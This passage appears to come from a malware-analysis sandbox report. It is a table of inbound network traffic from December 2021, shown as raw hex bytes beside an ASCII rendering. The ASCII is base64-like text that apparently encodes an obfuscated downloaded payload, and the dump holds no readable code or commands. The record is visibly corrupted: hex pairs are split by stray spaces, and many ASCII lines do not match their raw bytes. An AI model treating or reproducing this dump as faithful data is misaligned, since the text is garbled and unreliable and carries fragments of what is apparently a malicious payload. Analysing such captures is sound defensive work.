2021-12-02 20:47:22 UTC	196	IN	Data Raw: 79 78 67 51 7a 55 73 59 45 51 32 4c 47 42 43 52 69 78 67 4d 7a 63 73 59 44 4a 45 4c 47 41 77 4d 53 78 67 52 6b 59 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4e 30 51 73 59 44 4e 45 4c 47 42 45 4e 53 78 67 52 6a 45 73 59 45 5a 45 4c 47 42 45 4e 69 78 67 4d 30 59 73 59 44 55 31 4c 47 41 31 52 69 78 67 4e 7a 63 73 59 45 52 46 4c 47 41 7a 51 79 78 67 51 7a 49 73 59 44 6c 43 4c 47 41 33 52 69 78 67 52 55 45 73 59 44 46 47 4c 47 41 35 52 69 78 67 52 6b 55 73 59 45 5 6 47 4c 47 42 46 4f 53 78 67 52 45 59 73 59 45 59 30 4c 47 42 47 4e 69 78 67 52 55 59 73 59 45 59 34 4c 47 41 34 52 43 78 67 52 6b 51 73 59 44 4d 33 4c 47 41 33 52 69 78 67 51 7a 63 73 59 45 52 47 4c 47 42 47 51 79 78 67 52 44 63 73 59 45 59 35 4c 47 41 32 52 43 78 67 52 55 45 73 59 45 52 47 4c 47 41 30 Data Ascii: yXgQzUsYIEQ2LGBCRixgMzcsYDJELGAwMSxgRkYsYIEJBLGBCRixgN0QsYDNLGBENsXgRjEsYIEZELGB ENixgM0YsYDU1LGA1RixgNzcsYERFLGAzQyxgQZIsYDIDLGA3RixgRUEsYDFGLGA5RixgRkUsYIEVGLGB FOSxgREYsYIEY0LGBGNixgRUYSYIEY4LGA4RCxgRkQsYDM3LGA3RixgQZcsYERGLGBGQyxgRDcsYIEY5LGA 2RCxgRUEsYERGLGA0
2021-12-02 20:47:22 UTC	200	IN	Data Raw: 49 73 59 45 4a 47 4c 47 41 79 51 69 78 67 52 6a 41 73 59 45 52 46 4c 47 42 42 52 69 78 67 4d 54 4d 73 59 45 55 7a 4c 47 41 7a 52 43 78 67 4e 7a 67 73 59 44 46 47 4c 47 41 33 4e 79 78 67 4d 6a 6b 73 59 44 55 31 4c 47 42 45 52 53 78 67 52 54 6b 73 59 45 55 34 4c 47 41 78 52 69 78 67 52 6b 51 73 59 44 45 31 4c 47 42 45 4e 43 78 67 52 44 45 73 59 45 51 7a 4c 47 41 30 52 69 78 67 52 6b 59 73 59 45 4e 47 4c 47 42 47 52 69 78 67 4d 7a 67 73 59 45 5a 45 4c 47 42 4 3 4e 79 78 67 4e 30 59 73 59 45 5a 42 4c 47 42 45 52 69 78 67 4d 45 55 73 59 45 51 32 4c 47 41 79 4e 69 78 67 4d 30 55 73 59 44 41 31 4c 47 41 7a 4d 53 78 67 4d 30 55 73 59 45 5a 45 4c 47 42 4f 53 78 67 52 6b 45 73 59 44 6c 47 4c 47 42 46 52 53 78 67 51 6b 4d 73 59 45 59 78 4c 47 41 79 4e 79 78 67 52 Data Ascii: IsYIEJLGAyQixgRjAsYERFLGBBRixgMTMsYEUzLGAzRCxgNzgsYDFGLGA3NyXgMjksYDU1LGBERSxg RTksYIEU4LGAxRixgRkQsYDE1LGBENcXgRDEsYEQzLGA0RixgRkYsYENGLGBGRixgMzgsYIEZELGBCNyXg N0YsYIEZBLGBERixgMEUsYEQ2LGAyNixgM0UsYDA1LGAzMSxgM0UsYIEZELGBBOSxgRkEsYDIDLGBFRSxg QkMsYIEYxLGAyNyXgR
2021-12-02 20:47:22 UTC	204	IN	Data Raw: 78 4c 47 41 77 52 69 78 67 4d 44 6b 73 59 45 4d 32 4c 47 41 33 4d 79 78 67 52 6b 45 73 59 45 56 44 4c 47 41 79 52 69 78 67 51 54 45 73 59 44 63 32 4c 47 41 77 4e 79 78 67 4f 55 59 73 59 45 51 79 4c 47 41 78 52 69 78 67 52 54 6b 73 59 45 56 47 4c 47 42 47 4d 69 78 67 52 54 63 73 59 45 5a 47 4c 47 41 34 4e 53 78 67 4e 30 59 73 59 44 55 32 4c 47 42 47 51 53 78 67 52 55 51 73 59 45 52 47 4c 47 42 43 4e 53 78 67 4e 54 6b 73 59 44 67 32 4c 47 41 33 4e 69 78 67 4 f 45 45 73 59 45 52 44 4c 47 42 46 4d 53 78 67 4e 30 59 73 59 45 59 35 4c 47 41 79 4e 79 78 67 4d 7a 41 73 59 45 45 7a 4c 47 41 77 4f 53 78 67 52 55 4d 73 59 45 51 30 4c 47 42 43 52 69 78 67 52 45 55 73 59 44 6b 35 4c 47 42 45 4d 53 78 67 52 54 63 73 59 44 41 34 4c 47 41 33 51 79 78 67 4e 30 55 73 59 45 Data Ascii: xLGAwRixgMDksYEM2LGA3MyXgRkEsYIEVDLGAyRixgQTEsYDc2LGAwNyXgOUYSYEQyLGAxRixgRTksY EVGLGBGMixgRTcsYIEZGLGA4NSxgN0YsYDU2LGBGQsXgRUQsYERGLGBBCNSxgNTksYDg2LGA3NixgOEEsY ERDLGBFMSxgN0YsYIEY5LGAyNyXgMzAsYIEEzLGAwOSxgRUMsYEQ0LGBCRixgREUsYDk5LGBEMSxgRTcsY DA4LGA3QyxgN0UsYIE
2021-12-02 20:47:22 UTC	209	IN	Data Raw: 52 53 78 67 4f 55 51 73 59 44 4d 33 4c 47 41 33 52 69 78 67 4d 54 4d 73 59 45 4a 44 4c 47 42 47 4f 53 78 67 51 6a 63 73 59 45 5a 46 4c 47 42 47 52 53 78 67 4f 55 59 73 59 45 5a 46 4c 47 41 33 4e 79 78 67 52 54 6b 73 59 44 46 47 4c 47 42 47 51 79 78 67 52 6b 4d 73 59 44 46 47 4c 47 42 47 4d 43 78 67 4e 6a 4d 73 59 44 67 33 4c 47 42 45 52 69 78 67 52 6a 49 73 59 44 49 35 4c 47 42 45 4d 69 78 67 4e 44 59 73 59 44 51 32 4c 47 41 30 51 53 78 67 4f 55 59 73 59 4 5 5a 46 4c 47 41 31 4e 43 78 67 52 6b 51 73 59 45 52 47 4c 47 41 33 4e 69 78 67 52 45 55 73 59 45 5a 44 4c 47 42 45 4e 79 78 67 4d 54 41 73 59 44 45 77 4c 47 42 45 4e 53 78 67 51 6b 59 73 59 45 55 34 4c 47 41 30 52 69 78 67 52 6b 49 73 59 44 4e 45 4c 47 42 45 4d 69 78 67 4e 55 59 73 59 44 63 31 4c 47 42 Data Ascii: RSxgOUQsYDM3LGA3RixgMTMsYIEJDLGBGOSxgQjcsYIEZFLGBGRSxgOUYSYIEZFLGA3NyXg RTksYDFGLGBGQyxgRkMsYDFGLGBGMCxgNjMsYDg3LGBERixgRjIsYDI5LGBEMixgNDYsYDQ2LGA0QsXg OUYSYIEZFLGA1NCxgRkQsYERGLGA3NixgREUsYIEZDLGBENyXgMTAsYDEwLGBENSxgQkYsYIEU4LGA0Rixg RkIsYDNLGBEMixgNUYSYDc1LGB
2021-12-02 20:47:22 UTC	224	IN	Data Raw: 4c 47 41 33 52 53 78 67 52 6a 63 73 59 45 52 47 4c 47 42 47 4d 43 78 67 4e 7a 63 73 59 44 67 34 4c 47 41 32 4d 43 78 67 52 6a 49 73 59 45 56 43 4c 47 41 78 4d 43 78 67 4f 54 67 73 59 45 4a 47 4c 47 41 34 4d 53 78 67 4d 7a 41 73 59 45 59 35 4c 47 41 31 4d 79 78 67 52 54 6b 73 59 45 55 33 4c 47 41 30 52 69 78 67 4d 6b 49 73 59 45 49 7a 4c 47 41 78 52 53 78 67 52 6b 4d 73 59 44 41 35 4c 47 42 47 4e 43 78 67 4e 45 59 73 59 45 5a 42 4c 47 41 34 4e 79 78 67 52 6 b 4d 73 59 45 55 77 4c 47 41 77 52 69 78 67 52 6b 45 73 59 44 42 47 4c 47 42 45 4d 79 78 67 4e 55 59 73 59 45 56 47 4c 47 41 34 52 69 78 67 52 6b 49 73 59 44 64 45 4c 47 42 47 52 43 78 67 4e 7a 41 73 59 45 56 42 4c 47 41 7a 4e 79 78 67 52 6b 55 73 59 45 45 31 4c 47 42 47 52 69 78 67 4d 44 63 73 59 45 55 Data Ascii: LGA3RSxgRjcsYERGLGBGMCxgNzcsYDg4LGA2MCxgRjIsYIEVCLGAXMCxgOTgsYIEJLGA4MSxgMzAsYIE Y5LGA1MyXgRTksYIEU3LGA0RixgMkIsYIEIzLGAxRSxgRkMsYDA5LGBGNCxgNEYSYIEZBLGA4NyXgRkMsYIE UwLGAwRixgRkEsYDBGLGBEMyXgNUYSYIEVGLGA4RixgRkIsYDdELGBGRcXgNzAsYIEVBLGAzNyXgRkUsYIE E1LGBGRixgMDcsYIEU

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	225	IN	Data Raw: 52 69 78 67 51 30 49 73 59 44 56 47 4c 47 41 79 4e 79 78 67 52 6b 51 73 59 45 4e 45 4c 47 42 42 52 53 78 67 4e 6a 63 73 59 45 4a 47 4c 47 42 42 4e 79 78 67 52 6a 41 73 59 45 4d 32 4c 47 42 42 52 69 78 67 52 6b 49 73 59 45 56 43 4c 47 42 47 52 69 78 67 52 54 59 73 59 45 4a 47 4c 47 42 44 52 53 78 67 4e 45 59 73 59 45 5a 45 4c 47 42 46 4e 69 78 67 51 6b 59 73 59 44 4a 46 4c 47 41 79 52 43 78 67 51 30 45 73 59 44 67 79 4c 47 42 44 51 69 78 67 51 6b 59 73 59 44 67 31 4c 47 41 7a 4f 53 78 67 52 6a 67 73 59 44 59 33 4c 47 42 44 4d 79 78 67 4d 7a 6b 73 59 45 59 34 4c 47 41 7a 4d 79 78 67 4f 45 55 73 59 44 4e 46 4c 47 42 47 52 53 78 67 4e 6a 4d 73 59 44 64 46 4c 47 42 44 4d 79 78 67 4e 55 59 73 59 44 4e 47 4c 47 42 47 52 43 78 67 4d 55 49 73 59 45 5a 47 4c 47 42 Data Ascii: RixgQ0IsYDVGLGAYNyxgRkQsYENELGBBRSxgNjcsYEJGLGBBNyxgRjAsYEM2LGBBRixgRkIsYEVCLG BGRixgRTYsYEJGLGBDRSxgNEYsYEZELGBFNixgQkYsYDJFLGAyRCxgQ0EsYDgyLGBDQixgQkYsYDg1LLG AzOSxgRjgsYDY3LGBDMyxgMzksYHEY4LGAzMyxgOEUesYDNFLGBGRSxgNjMsYDdFLGBDMyxgNUYsYDNLGLG BGRcXgMUIsYIEZGLGB
2021-12-02 20:47:22 UTC	241	IN	Data Raw: 4e 79 78 67 51 6b 59 73 59 45 51 35 4c 47 42 42 52 69 78 67 4f 55 59 73 59 45 5a 46 4c 47 41 7a 52 43 78 67 52 6b 59 73 59 45 4e 45 4c 47 41 33 52 69 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 51 53 78 67 51 55 59 73 59 45 5a 44 4c 47 42 44 52 53 78 67 51 6b 59 73 59 45 51 32 4c 47 41 78 52 69 78 67 4f 44 51 73 59 45 4d 78 4c 47 42 47 52 53 78 67 52 54 59 73 59 45 4a 44 4c 47 41 32 4e 43 78 67 52 6b 51 73 59 45 51 33 4c 47 41 33 4e 69 78 67 4e 55 55 73 59 45 5a 43 4c 47 41 31 51 69 78 67 52 6a 45 73 59 45 52 42 4c 47 41 7a 52 69 78 67 52 6b 55 73 59 45 46 47 4c 47 41 79 52 43 78 67 4e 45 55 73 59 45 51 79 4c 47 42 47 52 69 78 67 52 6b 49 73 59 44 56 43 4c 47 42 47 52 69 78 67 52 45 45 73 59 44 64 47 4c 47 42 46 52 53 78 67 51 6b 59 73 59 45 59 32 4c 47 41 Data Ascii: NyxgQkYsYEQ5LGBBRixgOUYsYIEZFLGAzRCxgRkYsYENELGA3RixgRjQsYERGLGBGQsXgQUYsYIEZDLG BDRSxgQkYsYEQ2LGAxRixgODQsYEMxLGBGRSxgRTYsYIEJDLGA2NCxgRkQsYEQ3LGA3NixgNUUsYIEZCLG A1QixgRjEsYERBLGAzRixgRkUsYIEFGLGAyRCxgNEUsYEQyLGBGRixgRkIsYDVCLGBGRixgREEsYDdGLG BFRSxgQkYsYIEY2LGA
2021-12-02 20:47:22 UTC	256	IN	Data Raw: 4c 47 42 47 4e 69 78 67 52 45 49 73 59 44 63 32 4c 47 42 47 4e 43 78 67 52 45 45 73 59 45 46 47 4c 47 42 47 52 69 78 67 4d 55 49 73 59 45 5a 44 4c 47 42 43 4e 69 78 67 51 6b 59 73 59 45 4e 47 4c 47 42 46 52 69 78 67 52 6b 55 73 59 44 46 43 4c 47 42 47 52 43 78 67 51 7a 6b 73 59 45 51 35 4c 47 41 79 52 69 78 67 4e 7a 41 73 59 44 68 45 4c 47 41 33 52 69 78 67 4f 54 63 73 59 45 52 47 4c 47 42 46 4e 53 78 67 52 6a 63 73 59 44 6c 47 4c 47 42 47 51 79 78 67 52 4 5 55 73 59 45 4a 47 4c 47 41 7a 4d 53 78 67 52 54 45 73 59 44 52 43 4c 47 42 45 4f 53 78 67 51 6a 51 73 59 45 4a 47 4c 47 42 43 4d 69 78 67 4f 44 4d 73 59 45 56 47 4c 47 42 46 52 69 78 67 4f 44 67 73 59 44 42 46 4c 47 42 47 52 53 78 67 4f 45 49 73 59 45 59 7a 4c 47 42 43 51 69 78 67 52 6b 59 73 59 44 52 Data Ascii: LGBGNixgREIsYDc2LGBGNCxgREEsYIEFGLGBGRixgMUIsYIEZDLGBCNixgQkYsYENGLGBFRixgRkUsYD FCLGBGRcXgQzksYIEQ5LGAyRixgNzAsYDhELGA3RixgOTcsYERGLGBFNsXgRjcsYDlGLGBGQyxgREUsYIE JGLGAzMSxgRTesYDRCLGBEOSxgQjQsYIEJGLGBCMixgODMsYIEVGLGBFRixgODgsYDBFLGBGRSxgOEIsYIE YzLGBGCQixgRkYsYDR
2021-12-02 20:47:22 UTC	272	IN	Data Raw: 4c 47 42 43 52 69 78 67 4e 7a 4d 73 59 45 5a 43 4c 47 41 78 52 69 78 67 52 6b 55 73 59 44 4a 46 4c 47 42 46 4f 53 78 67 4d 55 59 73 59 45 59 77 4c 47 41 34 52 69 78 67 4e 45 59 73 59 45 56 46 4c 47 42 47 51 53 78 67 4d 6b 59 73 59 44 5a 46 4c 47 41 33 4d 69 78 67 4d 6a 49 73 59 45 5a 47 4c 47 42 47 4f 53 78 67 4d 45 55 73 59 44 6b 30 4c 47 41 78 4d 53 78 67 51 54 41 73 59 45 5a 44 4c 47 41 77 52 53 78 67 52 6b 59 73 59 45 59 7a 4c 47 41 31 52 69 78 67 52 6 b 55 73 59 45 4a 43 4c 47 42 42 4e 53 78 67 52 6b 59 73 59 45 59 31 4c 47 41 33 52 69 78 67 52 6a 6b 73 59 45 56 43 4c 47 42 47 52 43 78 67 4d 45 59 73 59 44 4e 46 4c 47 41 78 4e 43 78 67 4f 54 63 73 59 45 4e 47 4c 47 42 47 4f 43 78 67 4e 45 59 73 59 44 4e 43 4c 47 42 46 52 69 78 67 52 6b 4d 73 59 44 5a Data Ascii: LGBCRixgNzMsYIEZCLGAxRixgRkUsYDJFLGBFOSxgMUYsYIEYwLGA4RixgNEUsYIEVFLGBGQsXgMkYsYD ZFLGA3MixgMjIsYIEZGLGBGOSxgMEUsYDk0LGAxMSxgQTAsYIEZDLGAwRSxgRkYsYIEYzLGA1RixgRkUsYIE JCLGBBNsXgRkYsYIEY1LGA3RixgRjksYIEVCLGBGRcXgMEYsYDNFLGAxNCxgOTcsYENGLGBGOCxgNEUsYD NCLGBFRixgRkMsYDZ
2021-12-02 20:47:22 UTC	288	IN	Data Raw: 4c 47 41 31 4f 43 78 67 4d 55 59 73 59 45 5a 44 4c 47 41 33 4f 53 78 67 51 7a 67 73 59 44 68 43 4c 47 41 7a 52 53 78 67 52 6b 4d 73 59 44 5a 45 4c 47 42 47 52 69 78 67 4f 54 51 73 59 44 64 47 4c 47 41 79 52 43 78 67 52 6b 51 73 59 45 51 33 4c 47 42 47 52 69 78 67 52 45 49 73 59 44 64 47 4c 47 42 47 4e 53 78 67 51 6a 63 73 59 45 59 79 4c 47 42 43 51 69 78 67 4f 45 45 73 59 45 55 31 4c 47 42 43 4e 43 78 67 4e 30 55 73 59 44 51 35 4c 47 42 42 4e 79 78 67 4f 55 49 73 59 45 52 47 4c 47 41 77 52 69 78 67 52 45 51 73 59 45 5a 44 4c 47 42 46 4e 69 78 67 4e 44 67 73 59 45 55 78 4c 4 7 42 46 52 43 78 67 52 6b 51 73 59 44 41 32 4c 47 42 46 4f 53 78 67 4e 30 59 73 59 45 59 34 4c 47 41 77 4e 79 78 67 4e 45 51 73 59 44 49 33 4c 47 41 31 4d 43 78 67 4d 45 49 73 59 45 4a Data Ascii: LGA1OCxgMUYsYIEZDLGA3OSxgQzgsYDhCLGAzRSxgRkMsYDZELGBGRixgOTQsYDdGLGAY RCxgRkQsYIEQ3LGBGRixgREIsYDdGLGBGNSxgQjcsYIEYyLGBGCQixgOEEsYEU1LGBNCNCxgN0UsYDQ5LGBB NyxgOUIsYERGLGAwRixgREQsYIEZDLGBFNixgNDgsYEUxLGBFRcXgRkQsYDA2LGBFOSxgN0YsYIEY4LGAw NyxgNEQsYDI3LGA1MCxgMEIsYIEJ
2021-12-02 20:47:22 UTC	304	IN	Data Raw: 4c 47 42 47 52 43 78 67 4e 54 4d 73 59 44 64 46 4c 47 42 46 4e 53 78 67 51 6b 59 73 59 45 59 32 4c 47 41 33 51 69 78 67 52 6b 49 73 59 45 56 47 4c 47 41 30 4e 79 78 67 52 44 59 73 59 44 46 47 4c 47 41 33 52 69 78 67 51 7a 63 73 59 45 4e 46 4c 47 42 44 51 69 78 67 51 6b 59 73 59 44 41 30 4c 47 41 79 52 69 78 67 52 6b 59 73 59 45 59 30 4c 47 42 43 51 69 78 67 52 6b 59 73 59 45 59 30 4c 47 41 7a 4e 79 78 67 4e 45 45 73 59 44 64 47 4c 47 41 35 4e 79 78 67 51 6 b 59 73 59 45 56 43 4c 47 41 33 52 69 78 67 52 6b 59 73 59 45 49 31 4c 47 42 47 51 79 78 67 4f 54 63 73 59 45 52 45 4c 47 41 35 51 53 78 67 4e 44 55 73 59 44 56 44 4c 47 41 35 4d 43 78 67 51 6b 51 73 59 45 49 31 4c 47 41 77 51 79 78 67 4e 30 59 73 59 45 4d 35 4c 47 42 46 4d 69 78 67 4e 6b 55 73 59 45 45 Data Ascii: LGBGRcXgNTMsYDdFLGBFNsXgQkYsYIEY2LGA3QixgRkIsYIEVGLGA0NyxgRDYsYDfGLGA3RixgQzcsYIE NFLGBDQixgQkYsYDA0LGAyRixgRkYsYIEYOLGBGCQixgRkYsYIEYOLGAzNyxgNEEsYDdGLGA5NyxgQkYsYIE VCLGA3RixgRkYsYIEI1LGBGQyxgOTcsYERELGA5QsXgNDUsYDVDLGA5MCxgQkQsYIEI1LGAwQyxgN0YsYIE M5LGBFMixgNkUsYIEE
2021-12-02 20:47:22 UTC	320	IN	Data Raw: 4c 47 42 46 52 69 78 67 4e 7a 59 73 59 45 51 33 4c 47 41 31 4e 79 78 67 4e 30 55 73 59 44 56 45 4c 47 41 33 4e 43 78 67 4e 7a 41 73 59 45 59 79 4c 47 41 31 52 69 78 67 52 6b 55 73 59 44 68 42 4c 47 42 45 52 69 78 67 4d 7a 4d 73 59 45 5a 45 4c 47 41 32 52 69 78 67 4e 30 59 73 59 44 6c 47 4c 47 41 31 52 69 78 67 52 54 63 73 59 44 6c 47 4c 47 42 47 4e 79 78 67 4d 30 49 73 59 45 59 34 4c 47 41 35 4e 69 78 67 4e 44 51 73 59 45 55 32 4c 47 42 43 52 69 78 67 52 6 a 6b 73 59 45 46 47 4c 47 41 31 4d 79 78 67 52 6b 51 73 59 44 41 78 4c 47 41 33 4f 43 78 67 52 54 55 73 59 45 51 33 4c 47 42 42 4e 53 78 67 4e 54 63 73 59 45 4a 46 4c 47 41 30 4e 53 78 67 4d 6b 4d 73 59 45 59 35 4c 47 41 30 4e 79 78 67 4f 44 63 73 59 44 4e 45 4c 47 42 52 43 78 67 52 54 4d 73 59 44 51 Data Ascii: LGBFRixgNzYsYIEQ3LGA1NyxgN0UsYDVELGA3NCxgNzAsYIEYyLGA1RixgRkUsYDhBLGBERixgMzMsYIE ZELGA2RixgN0YsYDIGLGA1RixgRTcsYDIGLGBGNyxgM0IsYIEY4LGA5NixgNDQsYEU2LGBCRixgRjksYIEFGLGA1Myxg RkQsYDAXLGA3OCxgRTUsYIEQ3LGBBNsXgNTcsYIEFLGA0NSxgMkMsYIEY5LGA0NyxgODcsYDNELGBGRcXg RTMsYDQ

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	336	IN	Data Raw: 4c 47 41 78 4f 53 78 67 52 6a 55 73 59 45 59 33 4c 47 42 44 4e 79 78 67 4e 54 45 73 59 44 46 47 4c 47 42 43 52 69 78 67 4d 54 63 73 59 45 5a 45 4c 47 42 47 52 69 78 67 4e 7a 4d 73 59 44 67 79 4c 47 42 47 4d 79 78 67 4e 54 63 73 59 45 51 7a 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 44 49 30 4c 47 42 46 4d 53 78 67 52 6b 45 73 59 44 67 79 4c 47 42 45 52 53 78 67 52 6b 59 73 59 44 5a 43 4c 47 42 46 4f 53 78 67 4f 55 51 73 59 44 6c 47 4c 47 41 79 4d 53 78 67 4e 7a 67 73 59 45 56 47 4c 47 42 46 4f 43 78 67 52 55 59 73 59 45 5a 47 4c 47 41 35 4e 43 78 67 51 6b 55 73 59 45 4a 47 4c 4 7 41 30 51 69 78 67 52 6a 41 73 59 45 5a 46 4c 47 41 32 4e 79 78 67 52 6b 45 73 59 45 5a 45 4c 47 41 33 4e 79 78 67 51 54 45 73 59 45 59 78 4c 47 41 33 52 43 78 67 4f 54 63 73 59 45 5a Data Ascii: LGAxOSxgRjUsYEEY3LGBDNyxgNTEsYDFGLGBCRixgMTcsYEZELGBGRixgNmZsYDgyLGBGMyxgNTcsYE QzLGBGNyxgRkYsYDIOLGBFMSxgRkEsYDgyLGBERSxgRkYsYDZCLGBFOSxgOUQsYDIGLGAyMSxgNzgsYE VGLGBFOCcxgRUUsYEEZGLGA5NCxgQkUsYEJGLGA0QixgRjAsYEZFLGA2NyxgRkEsYEZELGA3NyxgQTEsYE YxLGA3RCxgOTcsYEZ
2021-12-02 20:47:22 UTC	352	IN	Data Raw: 4c 47 42 47 52 69 78 67 4d 7a 4d 73 59 45 5a 46 4c 47 41 35 51 69 78 67 4f 44 4d 73 59 45 4d 35 4c 47 42 44 4d 69 78 67 4e 55 59 73 59 45 52 45 4c 47 41 77 4d 53 78 67 52 6a 45 73 59 45 46 47 4c 47 41 79 4d 53 78 67 4e 54 6b 73 59 45 59 35 4c 47 41 30 52 69 78 67 51 55 55 73 59 45 5a 46 4c 47 42 42 4f 43 78 67 4e 30 59 73 59 44 4a 47 4c 47 42 47 52 43 78 67 4f 54 63 73 59 45 5a 47 4c 47 42 43 51 69 78 67 52 6b 59 73 59 45 59 77 4c 47 41 31 4e 79 78 67 52 6 a 6b 73 59 44 49 77 4c 47 41 34 4e 69 78 67 52 54 4d 73 59 45 51 30 4c 47 42 45 52 69 78 67 52 6b 4d 73 59 45 4e 47 4c 47 41 77 4f 53 78 67 4e 6a 45 73 59 45 5a 44 4c 47 41 30 4f 53 78 67 4f 44 41 73 59 45 59 78 4c 47 41 35 51 69 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 47 52 69 78 67 52 55 51 73 59 44 52 Data Ascii: LGBGRixgMzMsYEEZFLGA5QixgODMsYEM5LGBDMixgNUYsYERELGAwMSxgRjEsYEEFLGAYMSxgNTksYE Y5LGA0RixgQUUsYEEZFLGBBOCcxgN0YsYDJGLGBGRcxgOTcsYEZGLGBCCixgRkYsYEEYwLGA1NyxgRjksYD lwLGA4NixgRTMsYEQOLGBERixgRkMsYENGLGAwOSxgNjEsYEZDLGA0OSxgODAsYEEYxLGA5QixgRkYsYE lzLGBGRixgRUQsYDR
2021-12-02 20:47:22 UTC	368	IN	Data Raw: 4c 47 41 77 51 79 78 67 51 54 63 73 59 45 59 79 4c 47 41 33 52 69 78 67 4e 44 6b 73 59 44 41 33 4c 47 42 42 4e 53 78 67 4e 30 59 73 59 44 46 47 4c 47 41 33 4f 53 78 67 51 7a 55 73 59 45 52 47 4c 47 42 47 52 53 78 67 4d 30 49 73 59 45 4e 45 4c 47 41 33 52 69 78 67 4f 54 59 73 59 45 5a 46 4c 47 42 42 4d 69 78 67 4d 30 59 73 59 45 59 35 4c 47 42 46 52 69 78 67 52 6a 67 73 59 44 42 47 4c 47 41 33 51 79 78 67 4d 54 67 73 59 44 41 7a 4c 47 42 43 4d 53 78 67 52 4 4 45 73 59 44 6c 47 4c 47 42 44 51 53 78 67 4d 44 41 73 59 44 46 44 4c 47 41 34 4d 43 78 67 4d 30 59 73 59 44 42 47 4c 47 41 77 4d 43 78 67 52 6b 55 73 59 45 49 79 4c 47 42 42 4e 79 78 67 52 6b 59 73 59 45 59 31 4c 47 41 30 4f 53 78 67 52 6b 45 73 59 44 5a 43 4c 47 42 47 52 53 78 67 51 6b 55 73 59 44 64 Data Ascii: LGAwQyxgQTcsYEEYyLGA3RixgNDksYDA3LGBBNSxgN0YsYDFGLGA3OSxgQzUsYERGLGBGRSxgM0IsYE NELGA3RixgOTYsYEEZFLGBBMixgM0YsYEEY5LGBFRixgRjgsYDBGLGA3QyxgMTgsYDazLGBCMsXgRDEsYD IGLGBDQSxgMDAsYDFDLGA4MCxgM0YsYDBGLGAwMCxgRkUsYEElyLGBBNyxgRkYsYEEY1LGA0OSxgRkEsYD ZCLGBGRSxgQkUsYDd
2021-12-02 20:47:22 UTC	384	IN	Data Raw: 4c 47 41 78 4e 79 78 67 4d 6a 4d 73 59 44 6b 35 4c 47 42 47 52 43 78 67 4e 30 59 73 59 45 4a 44 4c 47 42 47 4d 79 78 67 52 6a 49 73 59 44 4a 43 4c 47 42 43 51 79 78 67 52 6b 4d 73 59 45 4d 33 4c 47 42 43 52 53 78 67 52 6b 51 73 59 45 56 43 4c 47 41 33 4e 79 78 67 52 44 49 73 59 44 64 47 4c 47 42 47 4d 69 78 67 4f 55 59 73 59 45 5a 44 4c 47 42 45 4e 69 78 67 52 6b 59 73 59 45 55 34 4c 47 42 43 52 69 78 67 4e 6b 4d 73 59 45 59 79 4c 47 42 42 51 53 78 67 51 6 b 59 73 59 45 56 45 4c 47 42 44 4d 43 78 67 4f 54 51 73 59 45 4d 31 4c 47 41 78 4e 69 78 67 51 6a 49 73 59 44 49 35 4c 47 42 42 52 43 78 67 52 6b 45 73 59 44 5a 47 4c 47 41 33 4e 79 78 67 4d 30 45 73 59 45 59 34 4c 47 41 35 52 69 78 67 4d 6a 6b 73 59 44 63 31 4c 47 41 31 4f 53 78 67 52 6b 59 73 59 44 68 Data Ascii: LGAxNyxgMjMsYDk5LGBGRcxgN0YsYEDJLGBGMyxgRjIsYDJCLGBCCixgRkMsYEM3LGBCRSxgRkQsYE VCLGA3NyxgRDIsYDdGLGBGMixgOUYsYEEZDLGBENixgRkYsYEU4LGBCRixgNkMsYEEYyLGBBQsXgQkYsYE VELGBDMCcxgOTQsYEM1LGAxNixgQjIsYDI5LGBBRCxgRkEsYDZGLGA3NyxgM0EsYEEY4LGA5RixgMjksYD c1LGA1OSxgRkYsYDh
2021-12-02 20:47:22 UTC	400	IN	Data Raw: 4c 47 41 34 51 69 78 67 51 55 51 73 59 45 59 35 4c 47 42 47 52 53 78 67 52 6a 55 73 59 44 6c 45 4c 47 41 33 52 53 78 67 52 6a 49 73 59 45 5a 47 4c 47 42 44 4f 53 78 67 4d 6a 59 73 59 44 4a 45 4c 47 42 47 52 53 78 67 4f 55 45 73 59 45 5a 47 4c 47 42 47 51 69 78 67 4d 55 59 73 59 44 64 47 4c 47 42 46 52 53 78 67 51 30 51 73 59 45 59 33 4c 47 42 46 52 69 78 67 52 54 55 73 59 44 55 79 4c 47 42 42 52 69 78 67 51 6b 59 73 59 45 56 44 4c 47 42 42 4e 79 78 67 4e 30 59 73 59 44 63 7a 4c 47 41 79 52 69 78 67 52 44 6b 73 59 44 63 30 4c 47 42 43 4d 43 78 67 4f 45 49 73 59 44 46 46 4c 4 7 42 47 52 69 78 67 4f 45 45 73 59 44 4e 47 4c 47 42 47 4d 79 78 67 51 55 59 73 59 45 5a 45 4c 47 42 43 4e 79 78 67 52 44 49 73 59 45 52 47 4c 47 42 46 4d 69 78 67 52 6a 63 73 59 44 64 Data Ascii: LGA4QixgQUQsYEEY5LGBGRSxgRjUsYDIELGA3RSxgRjIsYEZGLGBDOSxgMjYsYDjJELGBGRSxgOUEsYE ZGLGBGQixgMUUsYDdGLGBFRSxgQ0QsYEEY3LGBFRixgRTUsYDUyLGBBRixgQkYsYEVDLGBBNyxgN0YsYD czLGAyRixgRDksYDc0LGBCMCcxgOEIsYDFFLGBGRixgOEEsYDNGLGBGMyxgQUUsYEEZELGBCCNyxgRDIsYE RGLGBFMixgRjcsYDd
2021-12-02 20:47:22 UTC	416	IN	Data Raw: 4c 47 41 32 51 79 78 67 52 54 63 73 59 44 6c 45 4c 47 41 32 52 43 78 67 51 6b 4d 73 59 45 59 7a 4c 47 42 45 52 69 78 67 52 6b 59 73 59 44 4d 31 4c 47 41 33 52 69 78 67 52 44 67 73 59 44 64 46 4c 47 42 47 51 53 78 67 52 6b 4d 73 59 44 6c 47 4c 47 42 47 52 43 78 67 4e 30 49 73 59 45 5a 47 4c 47 41 33 4e 43 78 67 52 6b 59 73 59 44 6c 45 4c 47 42 43 52 43 78 67 52 45 59 73 59 44 68 42 4c 47 41 77 4d 79 78 67 4f 54 41 73 59 44 4e 45 4c 47 42 43 4d 69 78 67 51 6 a 45 73 59 44 6c 45 4c 47 41 33 4e 79 78 67 4e 30 55 73 59 44 45 31 4c 47 41 33 4d 69 78 67 4f 45 51 73 59 44 64 47 4c 47 42 46 4e 79 78 67 52 55 59 73 59 45 5a 43 4c 47 41 30 4e 79 78 67 52 6b 4d 73 59 44 59 78 4c 47 42 46 4f 53 78 67 4e 55 59 73 59 45 